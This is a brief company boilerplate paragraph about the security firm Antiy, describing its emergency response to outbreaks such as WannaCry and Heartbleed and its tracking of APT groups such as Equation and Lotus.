Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

